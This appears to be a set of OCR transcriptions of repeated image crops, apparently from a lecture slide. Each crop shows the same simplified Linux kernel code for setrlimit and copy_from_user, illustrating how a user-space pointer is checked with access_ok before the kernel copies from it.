
```
setrlimit(..., 0x00007fffff74ad30);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0x00007fffff74ad30);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0x00007fffff74ad30);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0x00007fffff74ad30);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
setrlimit(..., 0x00007fffff74ad30);
```

```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```




```
int setrlimit(unsigned int resource,
    struct rlimit __user *rlim) {
  copy_from_user(..., rlim, ...);
  ...
}

unsigned long copy_from_user(void *to,
    const void __user *from,
    unsigned long n) {
  if (likely(access_ok(from, n)))
    raw_copy_from_user(to, from, n);

  return n;
}
```



